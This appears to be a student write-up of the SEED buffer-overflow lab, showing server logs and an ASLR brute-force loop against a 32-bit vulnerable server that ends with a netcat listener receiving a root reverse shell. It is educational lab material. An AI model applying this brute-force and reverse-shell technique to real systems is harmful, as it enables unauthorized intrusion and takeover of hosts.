
Below is my output after sending the “hello” message to the target server multiple times.



```
SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
Activities Terminal Feb 5 20:21
seed@VM: ~/.../attack-code

Got a connection from 10.9.0.1
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffaf2158
Buffer's address inside bof(): 0xffaf20e8
==== Returned Properly ====
Got a connection from 10.9.0.1
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xff929db8
Buffer's address inside bof(): 0xff929d48
==== Returned Properly ====
Got a connection from 10.9.0.1
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffd2d428
Buffer's address inside bof(): 0xffd2d3b8
==== Returned Properly =====
```

From this, I can gather that ASL makes buffer-overflow attacks more difficult by randomizing the memory addresses associated with the running process. In this task, I will give it a try on the 32-bit Level 1 server. I will use the previous payload and the given shell script to run the vulnerable program in an infinite loop.



```
Buffer's address inside bof(): 0xffc89888
Got a connection from 10.9.0.1
Starting stack
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffad79c8
Buffer's address inside bof(): 0xffad7958
Got a connection from 10.9.0.1
Starting stack
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffffcfd8
Buffer's address inside bof(): 0xffffcf68

3 minutes and 16 seconds elapsed.
The program has been running 36785 times so far.
3 minutes and 16 seconds elapsed.
The program has been running 36786 times so far.
3 minutes and 16 seconds elapsed.
The program has been running 36787 times so far.
```

```
[02/05/25]seed@VM: ~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 57376
root@21d3970aea4d:/bof#
```

After 3 minutes, I finally got reverse shell access on the target server.